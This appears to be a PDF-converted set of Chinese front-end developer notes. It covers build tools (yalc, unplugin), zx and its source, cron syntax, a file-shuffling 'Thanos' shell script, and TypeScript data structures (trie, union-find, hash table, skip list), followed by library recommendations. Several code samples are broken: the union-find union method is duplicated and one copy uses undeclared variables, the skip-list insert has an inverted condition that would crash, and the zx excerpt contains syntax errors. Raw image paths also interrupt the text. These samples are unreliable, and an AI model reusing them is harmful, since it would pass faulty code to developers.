yalc installations show

# 清理不需要的包
yalc installations clean [my-package]
```

构建工具统一插件工具 unplugin

对于前端构建工作来说，某些情况下开发中需要编写插件来针对特定需求。但是当前编写的插件仅仅针对当前的构建工具。如果当前需求也较为普遍，可能构建系统也需要此插件。此时我们需要再次编写（不同的构建系统提供了不同的构建 api）。这样不利于维护和更新工作。

[unplugin](#) 使用 Rollup 插件 API 扩展为统一的插件接口，并在使用的构建工具的基础上提供兼容的层。

代码如下所示：

```
import { createUnplugin } from 'unplugin'

export const unplugin = createUnplugin((options: UserOptions) => {
  return {
    name: 'my-first-unplugin',
    // webpack's id filter is outside of loader logic,
    // an additional hook is needed for better perf on webpack
    transformInclude (id) {
      return id.endsWith('.vue')
    },
    // just like rollup transform
    transform (code) {
      return code.replace(/<template>/, `<template><div>Injected</div>`)
    },
    // more hooks coming
  }
})

// 导出 vite 插件
export const vitePlugin = unplugin.vite
// 导出 rollup 插件
export const rollupPlugin = unplugin.rollup
// 导出 webpack 插件
export const webpackPlugin = unplugin.webpack
// 导出 esbuild 插件
export const esbuildPlugin = unplugin.esbuild
```

如此，我们就可以专注于插件的核心工具，而不需要在意构建系统间的区别了。

高性能 Web 渲染引擎 kraken

对比其他渲染引擎，kraken 具备很大的优势。一边可以使用 W3C 标准和常用 web 框架（Vue、React 和 Rax），另一方面底层使用 [Flutter](#) 来构建。具备强大渲染性能。


我们也可以查看多个跨平台工具操作系统支持：

		Electron	NW.js	Tauri	NodeGUI	Neutra
Development Environment	<i>Windows</i>	✓	✓	✓	✓	✓
	<i>MacOS</i>	✓	✓	✓	✓	✓
	<i>Linux</i>	✓	✓	✓	✓	✓
Target Environment	<i>Windows</i>	✓	✓	✓	✓	✓
	<i>MacOS</i>	✓	✓	✓	✓	✓
	<i>Linux</i>	✓	✓	✓	✓	✓
	<i>Android</i>	✗	Requested	Soon ¹	✗	✗
	<i>iOS</i>	✗	✗	In progress ¹	✗	✗
	<i>tvOS</i>	✗	✗	✗	✗	✗
	<i>Web</i>	✗	✗	✗	✗	✓ ²

需要 mac 电脑调试，后续更新。

使用 Web 开发 Flutter 应用 WebF

kraken 已经不再维护，推荐使用 WebF。



助力 Web 构建跨平台应用 Lynx

周末测试使用。

使用 JS 编写脚本的工具 zx

Bash 很棒，但是对于开发者来说，我们需要学习更多的语法，对于前端构建或者 node 服务来说，用 JavaScript 是个不错的选择。[zx](#) 对 child_process 进行了包装并且提供了合适的默认值。

```
await $`cat package.json | grep name`  
  
let branch = await $`git branch --show-current`  
await $`dep deploy --branch=${branch}`  
  
await Promise.all([  
  $`sleep 1; echo 1`,  
  $`sleep 2; echo 2`,  
  $`sleep 3; echo 3`,  
])  
  
let name = 'foo bar'  
await $`mkdir /tmp/${name}`
```

当我们第一眼看到 \$ 时候，我们最先想到什么呢？

我们仍旧需要使用 \$ 符号添加命令，即 \$command 来进行命令。

接下来我们解析源代码

配置项

对于任何一些项目，我们第一个考虑的就是配置项目。

- shell

指定使用什么 shell，默認為 bash

- prefix

命令运行的前缀，默認為 set -euo pipefail;

- quote

指定用于在命令替换期间转义特殊字符的函数，默認為 [shq](#)

- verbose

是否详细输出所有的执行命令

```
$verbose = true

try {
  $.shell = await which('bash')
  $.prefix = 'set -euo pipefail;'
} catch (e) {
  // Bash not found, no prefix.
  $.prefix = ''
}

$.quote = shq

// 当前执行文件夹路径, 通过 cd 函数修改
$.cwd = undefined

// 把 $ 导如 global, 这样我们可以直接修改 $
Object.assign(global, {
  $,
  // ...
})
```

后续我们直接使用 \$cat package.json | grep name

```
export function $(pieces, ...args) {
  let __from = (new Error()).stack.split('at ')[2]).trim()
  let cmd = pieces[0], i = 0
  let verbose = $.verbose
  while (i < args.length) {
    let s
    if (Array.isArray(args[i])) {
      s = args[i].map(x => $.quote(substitute(x))).join(' ')
    } else {
      s = $.quote(substitute(args[i]))
    }
    cmd += s + pieces[++i]
  }
  if (verbose) console.log('$', colorize(cmd))
  let options = {
    cwd: $.cwd,
    shell: typeof $.shell === 'string' ? $.shell : true,
    windowsHide: true,
  }
  let child = spawn($.prefix + cmd, options)
  let promise = new ProcessPromise((resolve, reject) => {
    child.on('exit', code => {
      child.on('close', () => {
        let output = new ProcessOutput({
          code, stdout, stderr, combined,
          message: `${stderr || '\n'}    at ${__from}`
        });
        (code === 0 || promise._nothrow ? resolve : reject)(output)
      })
    })
  })
  if (process.stdin.isTTY) {
    process.stdin.pipe(child.stdin)
  }
  let stdout = '', stderr = '', combined = ''
  function onStdout(data) {
    if (verbose) process.stdout.write(data)
    stdout += data
    combined += data
  }
  function on.Stderr(data) {
    if (verbose) process.stderr.write(data)
```

```
        stderr += data
        combined += data
    }

    child.stdout.on('data', onStdout)
    child.stderr.on('data', onStderr)
    promise._stop = () => {
        child.stdout.off('data', onStdout)
        child.stderr.off('data', onStderr)
    }
    promise.child = child
    return promise
}
```

prefix

该配置指定命令的前缀

```
$.prefix = 'set -euo pipefail'
```

quote

函数

cd

```
cd('/tmp')
await $`pwd` // outputs /tmp
```

我们可以学习一下源码:

```
export function cd(path) {
  if ($.verbose) console.log('$', colorize(`cd ${path}`))
  // 没有当前文件，直接报错
  if (!existsSync(path)) {
    let __from = (new Error()).stack.split('at ')[2].trim()
    console.error(`cd: ${path}: No such directory`)
    console.error(`      at ${__from}`)
    process.exit(1)
  }
  // 把 $.cwd 变量变为 path
  $.cwd = path
}
```

我们可以看到当前 cd 并没有直接切换到文件目录，而是通过存储，懒执行。

fetch

```
let resp = await fetch('')
if (resp.ok) {
  console.log(await resp.text())
}
```

函数直接调用了 [node-fetch](#) 库

```
// Purpose of async keyword here is readability. It makes clear for the
// reader what this func is async.
export async function fetch(url, init) {
  if ($.verbose) {
    if (typeof init !== 'undefined') {
      console.log('$', colorize(`fetch ${url}`), init)
    } else {
      console.log('$', colorize(`fetch ${url}`))
    }
  }
  return nodeFetch(url, init)
}
```

question

问题

```
import {createInterface} from 'readline'

export async function question(query, options) {
  let completer = undefined
  // 是否是数组
  if (Array.isArray(options?.choices)) {
    completer = function completer(line) {
      const completions = options.choices
      const hits = completions.filter((c) => c.startsWith(line))
      return [hits.length ? hits : completions, line]
    }
  }
  const rl = createInterface({
    input: process.stdin,
    output: process.stdout,
    completer,
  })
  const question = (q) => new Promise((resolve) => rl.question(q ?? '', resolve))
  let answer = await question(query)
  rl.close()
  return answer
}
```

sleep

```
export const sleep = promisify(setTimeout)
```

nothrow

```
export function nothrow(promise) {
  promise._nothrow = true
  return promise
}
```

通过灭霸脚本学 shell

```
#!/bin/sh
let "i=`find . -type f | wc -l`/2";
if [[ uname=="Darwin" ]]; then
    find . -not -name "Thanos.sh" -type f -print0 | gshuf -z -n $i | xargs -0
-- cat;
else
    find . -not -name "Thanos.sh" -type f -print0 | shuf -z -n $i | xargs -0 -
cat;
fi
```

使用 corn 实现定时任务

Linux crontab是用来定期执行程序的命令。

执行指令如下所示

```
f1 f2 f3 f4 f5 program
```

- 其中 f1 是表示分钟， f2 表示小时， f3 表示一个月份中的第几日， f4 表示月份， f5 表示一个星期中的第几天。 program 表示要执行的程序。
- 当 f1 为 * 时表示每分钟都要执行 program， f2 为 * 时表示每小时都要执行程序，同理类推。
- 当 f1 为 a-b 时表示从第 a 分钟到第 b 分钟这段时间内要执行， f2 为 a-b 时表示从第 a 到第 b 小时都要执行，同理类推。
- 当 f1 为 */n 时表示每 n 分钟个时间间隔执行一次， f2 为 */n 表示每 n 小时个时间间隔执行一次，同理类推。
- 当 f1 为 a, b, c,... 时表示第 a, b, c,... 分钟要执行， f2 为 a, b, c,... 时表示第 a, b, c...个小时要执行，同理类推。

而 [cron-parser](#) 可以帮助我们在 node 中使用 corn 实现定时任务。

TODO 尝试 装饰器 + corn 定时任务

纠正控制台错误命令工具

没啥大作用的小工具

[The Fuck](#)。

前缀树 (用于构建查询数据)

我们当然可以用 hash 来解决数据查询问题，但前缀树在某些方面它的用途更大。

比如说对于某一个单词，我们要询问它的前缀是否出现过。这样 hash 就不好搞了，而用 trie 还是很简单。

同时，前缀树在前端开发中，可用于以下程序：

- 自动完成和提前输入功能
- 拼写检查
- 搜索
- 排序
- 此外 trie 树可以用来存储电话号码，IP 地址和对象等

```
class TrieTree {
    private readonly root: Record<string, any> = Object.create(null)

    insert(word: string) {
        let node = this.root
        for (const c of word) {
            if (!node[c]) {
                node[c] = Object.create(null)
            }
            node = node[c]
        }
        node.isWord = true
    }

    traverse(word: string) {
        let node = this.root
        for (const c of word) {
            node = node[c]
            if (!node) return null
        }
        return node
    }

    search(word: string) {
        const node = this.traverse(word)
        return !!node && !!node.isWord
    }

    startsWith(prefix: string) {
        return !!this.traverse(prefix)
    }
}
```

并查集

Union-Find 算法，也就是常说的并查集，主要是解决图论中「动态连通性」问题的。

判断这种「等价关系」非常实用，比如说编译器判断同一个变量的不同引用，比如社交网络中的朋友圈计算等等。同时，union 的结构思想十分巧妙。

Union-Find 算法主要需要实现这两个 API

```
interface UF {  
    /* 将 p 和 q 连接 */  
    union(p: number, q :number): void;  
    /* 判断 p 和 q 是否连通 */  
    connected( p: number, q: number): boolean;  
    /* 返回图中有多少个连通分量 */  
    count(): number;  
}
```

这里所说的「连通」是一种等价关系，也就是说具有如下三个性质：

- 自反性：节点 p 和 p 是连通的。
- 对称性：如果节点 p 和 q 连通，那么 q 和 p 也连通。
- 传递性：如果节点 p 和 q 连通，q 和 r 连通，那么 p 和 r 也连通。

我们使用森林（若干棵树）来表示图的动态连通性，用数组来具体实现这个森林。

我们来构建一下并查集：

- 首先节点指向自身 注：自身连通保证了在寻找时候在连通最高节点时一致
- 其次如果两个节点连通，让其中的（任意）一个节点的根节点接到另一个节点的根节点上。
注：这样两个节点是否连通，我们可以通过寻找祖先节点来判断
- 不断加入节点，再进行第二步操作
- 最终我们得到几棵大树，此时我们不再进行连通，后面进行查询

```
class UF {
    // 连通分量个数
    private num: number
    // 存储一棵树
    private readonly parent: number[]
    // 记录树的“重量”
    private size: number[]

    constructor(n: number) {
        this.num = n
        const parent = new Array<number>(n)
        const size = new Array<number>(n)
        for (let i = 0; i < n; i++) {
            parent[i] = i;
            size[i] = 1;
        }
        this.parent = parent
        this.size = size
    }

    public count() {
        return this.num;
    }

    private find( x: number): number {
        const parent = this.parent
        while (parent[x] != x) {
            // 进行路径压缩
            parent[x] = parent[parent[x]];
            x = parent[x];
        }
        return x;
    }

    public union(p: number, q: number) {
        const rootP = this.find(p)
        const rootQ = this.find(q)
        if (rootP === rootQ) {
            return
        }
        // 小树接到大树下面，较平衡
        if (size[rootP] < size[rootQ]) {
            parent[rootP] = rootQ;
            size[rootQ] += size[rootP];
        } else {
            parent[rootQ] = rootP;
            size[rootP] += size[rootQ];
        }
    }
}
```

```
    if (this.size[rootP] > this.size[rootQ]) {
        this.parent[rootQ] = rootP;
        this.size[rootP] += this.size[rootQ];
    } else {
        this.parent[rootP] = rootQ;
        this.size[rootQ] += this.size[rootP];
    }
    this.num--;
}

public connected(p: number, q: number) {
    const rootP = this.find(p);
    const rootQ = this.find(q);
    return rootP == rootQ;
}
}
```

哈希表

hash 表的数据查询为 O (1)

首先构建链表

```
class ForwardListNode {  
    public key: string;  
    public value: any;  
    public next: ForwardListNode | null = null  
  
    constructor(key: string, value: any) {  
        this.key = key  
        this.value = value  
    }  
}
```

```
class HashTable {
    private size = 0
    private buckets: any

    constructor(private readonly bucketSize: number = 97) {
        this.size = 0
        this.buckets = new Array(this.bucketSize)
    }

    hash(key: string) {
        let h = 0
        for (let n = key.length, i = 0; i !== n; i++) {
            h = (h << 5 | h >> 27)
            h += key[i].charCodeAt(0)
        }
        return (h >>> 0) % this.bucketSize
    }

    put(key: string, value: any) {
        let index = this.hash(key)
        let node = new ForwardListNode(key, value)
        if (!this.buckets[index]) {
            this.buckets[index] = node
        } else {
            node.next = this.buckets[index]
            this.buckets[index] = node
        }
        this.size++
        return index
    }

    isEmpty() {
        return this.size === 0
    }

    count() {
        return this.size
    }

    delete(key: string) {
        let index = this.hash(key)
        if (!this.buckets[index]) {
```

```
        return false
    }

// 虚拟头节点
let dummy = new ForwardListNode('head', null)
dummy.next = this.buckets[index]
let cur = dummy.next
let pre = dummy
while (cur) {
    if (cur.key === key) {
        pre.next = cur.next
        cur = pre.next
        this.size--
    } else {
        pre = cur
        cur = cur.next
    }
}
this.buckets[index] = dummy.next
return true
}

find(key: string) {
    let index = this.hash(key)
    if (!this.buckets[index]) {
        return null
    }

    let p = this.buckets[index]
    while (p) {
        if (p.key == key) {
            return p.value
        }
        p = p.next
    }
    return null
}
}
```


优先队列

todo <https://github.com/adamhooper/js-priority-queue>

跳表

Redis 使用跳表来构建有序列表 (Zset)。跳表的性能可以保证在查找，删除，添加等操作的时候在对数期望时间内完成，这个性能是可以和平衡树来相比较的，而且在实现方面比平衡树要优雅，这就是跳表的长处。跳表的缺点就是需要的存储空间比较大，属于利用空间来换取时间的数据结构。

如图所示：



```
/** 定义了跳表索引的最大级数 */
const MAX_SKIP_NODE_LEVEL = 16;

interface SkipListNodeProps<T> {
    /** 存放了每个节点的数据 */
    data: T | null
    /** 当前节点处于整个跳表索引的级数 */
    maxLevel: number
    /** 存放着很多个索引
     * 如果用p表示当前节点，用level表示这个节点处于整个跳表索引的级数；那么p[level]表示在
     * level这一层级p节点的下一个节点
     * p[level-n]表示level级下面n级的节点
     * */
    refer: SkipListNode<T>[]
}

class SkipListNode<T> implements SkipListNodeProps<T> {
    data: T | null;
    maxLevel: number;
    refer: SkipListNode<T>[];

    constructor({
        data = null,
        maxLevel = 0,
        refer = new Array(MAX_SKIP_NODE_LEVEL)
    } = {}) {
        this.data = data;
        this.maxLevel = maxLevel;
        this.refer = refer
    }
}
```

```
class SkipList<T> {
    head: SkipListNode<T>
    levelCount: number

    constructor() {
        this.head = new SkipListNode();
        this.levelCount = 1;
    }

    randomLevel() {
        let level = 1;
        for (let i = 1; i < MAX_SKIP_NODE_LEVEL; i++) {
            if (Math.random() < 0.5) {
                level++;
            }
        }
        return level;
    }

    insert(value:T) {
        const level = this.randomLevel();
        const newNode = new SkipListNode({
            data: value,
            maxLevel: level
        })
        const update = (new Array(level) as any).fill(new SkipListNode());
        let p = this.head;
        for(let i = level - 1; i >= 0; i--) {
            while(p.refer[i] === undefined && p.refer[i].data < value) {
                p = p.refer[i];
            }
            update[i] = p;
        }
        for(let i = 0; i < level; i++) {
            newNode.refer[i] = update[i].refer[i];
            update[i].refer[i] = newNode;
        }
        if(this.levelCount < level) {
            this.levelCount = level;
        }
    }
}
```

```
find(value: T) {
    if(!value){return null}
    let p = this.head;
    for(let i = this.levelCount - 1; i >= 0; i--) {
        while(p.refer[i] !== undefined && p.refer[i].data < value) {
            p = p.refer[i];
        }
    }
}

if(p.refer[0] !== undefined && p.refer[0].data === value) {
    return p.refer[0];
}
return null;
}

remove(value: T) {
    let _node;
    let p: SkipListNode<T> = this.head;
    const update = new Array(new SkipListNode());
    for(let i = this.levelCount - 1; i >= 0; i--) {
        while(p.refer[i] !== undefined && p.refer[i].data < value){
            p = p.refer[i];
        }
        update[i] = p;
    }

    if(p.refer[0] !== undefined && p.refer[0].data === value) {
        _node = p.refer[0];
        for(let i = 0; i <= this.levelCount - 1; i++) {
            if(update[i].refer[i] !== undefined && update[i].refer[i].data ===
value) {
                update[i].refer[i] = update[i].refer[i].refer[i];
            }
        }
        return _node;
    }
    return null;
}
}
```

参考 C++ STL 实现的数据结构库 js-sdsl

[js-sdsl](#) 提供了以下的数据结构。

- Stack - 先进后出的堆栈
- Queue - 先进先出的队列
- PriorityQueue - 堆实现的优先级队列
- Vector - 受保护的数组，不能直接操作像 length 这样的属性
- LinkList - 非连续内存地址的链表
- Deque - 双端队列，向前和向后插入元素或按索引获取元素的时间复杂度为 O(1)
- OrderedSet - 由红黑树实现的排序集合
- OrderedMap - 由红黑树实现的排序字典
- HashSet - 参考 ES6 Set polyfill 实现的哈希集合
- HashMap - 参考 ES6 Set polyfill 实现的哈希字典

群侠传，启动！

飞雪连天射白鹿，笑书神侠倚碧鸳

作为武侠迷来说，个人非常推荐 Steam 上的开源游戏 [《群侠传，启动！》](#)。

《群侠传，启动！》原名《金庸群侠传 3D 重置版》，是一款使用 Unity 引擎开发的武侠游戏，旨在致敬经典游戏 DOS 游戏《金庸群侠传》。

该游戏的画面效果对比原版 DOS 来说好了很多。更适合新玩家入手。

创作者们在不断开发迭代的过程中更是将游戏做成了一个框架。把《金庸群侠传 3D 重置版》做成了其中的 MOD，同时还提供了《渡城残魂传》，《无限肉鸽武侠》等游戏 MOD。

也就是在不改动主要玩法的情况下，大家可以自行开发以及填充不同的文本内容，开发自己的游戏。同时项目开发者也提供了 [《群侠传，启动！》MOD 开发者手册](#) 手把手的教我们开发一个游戏。

该游戏同时也支持移动版以及手柄。

网页端视觉小说引擎 WebGAL

todo

Vercel

Supabase

Stripe

交互式编码工具

StackBlitz 的 [TutorialKit](#) 能够帮助开发者毫不费力地创建交互式编码教程。

该库使用了 [WebContainers](#)。WebContainers 是一个基于浏览器的运行时，用于完全在浏览器选项卡内执行 Node.js 应用程序和操作系统命令。

下图的工具均用 WebContainers 构建。

The screenshot displays the StackBlitz WebContainers interface, which is a collection of four separate browser tabs, each demonstrating a different tool or tutorial built using the WebContainers technology.

- SvelteKit**: A full educational experience of learning Svelte in the browser. It shows a code editor with Svelte components and a preview window showing a simple "About" page.
- Codeflow**: A full-featured version of the desktop Visual Studio Code IDE supporting git commands, desktop extensions and a Node.js development server with terminal.
- Angular Tutorial**: The official Angular Tutorial at angular.dev. It shows a code editor with Angular code and a preview window showing the "Welcome to Angular" application.
- re:tune**: The missing frontend for GPT-3, on a mission to empower everyone to build AI-first software at the speed of thought. It shows a code editor with AI-generated code and a preview window showing a UI component.

The left sidebar of the interface lists various community projects and tools available for exploration.

演示文稿 Slidev


CSS 数据可视化框架 Charts.css

在没有遇到 Charts.css 之前, 我认为图表是离不开 JavaScript 计算的。但看到该库时候, 我也是非常欣喜。Charts.css 是一个 CSS 框架。它使用 CSS3 将 HTML 元素设置为图表样式, 同时该库其中一个设计原则就是不会使用 JavaScript 代码 (如果无法使用 CSS 完成, 则不会成为框架的一部分)。当然, 用户可以自行决定是否使用 JavaScript 。

例子


```
<table border="1">
  <caption>
    Front End Developer Salary
  </caption>
  <tbody>
    <tr>
      <td>$40K</td>
    </tr>
    <tr>
      <td>$60K</td>
    </tr>
    <tr>
      <td>$75K</td>
    </tr>
    <tr>
      <td>$90K</td>
    </tr>
    <tr>
      <td>$100K</td>
    </tr>
  </tbody>
</table>
```

如图所显：



使用 Chart.css 之后:

```
<table style="width: 400px; height: 400px" class="charts-css column">
  <caption>
    Front End Developer Salary
  </caption>
  <tbody>
    <tr>
      <td style="--size: calc( 40 / 100 )">$40K</td>
    </tr>
    <tr>
      <td style="--size: calc( 60 / 100 )">$60K</td>
    </tr>
    <tr>
      <td style="--size: calc( 75 / 100 )">$75K</td>
    </tr>
    <tr>
      <td style="--size: calc( 90 / 100 )">$90K</td>
    </tr>
    <tr>
      <td style="--size: calc( 100 / 100 )">$100K</td>
    </tr>
  </tbody>
</table>
```



适用于现代 Web 的 SVG 库 Snap.svg

SVG 原生的 API 使用起来并不复杂，不过也可以用一些成熟的绘图库，它能够让我们更方便地绘制各种图形。

[Snap.svg](#) 这个库，它提供的 API 能够非常方便地绘制各种 SVG 图形。尤其值得赞扬的是它提供了一套交互式教学文档，能够让你快速上手整个库的使用。

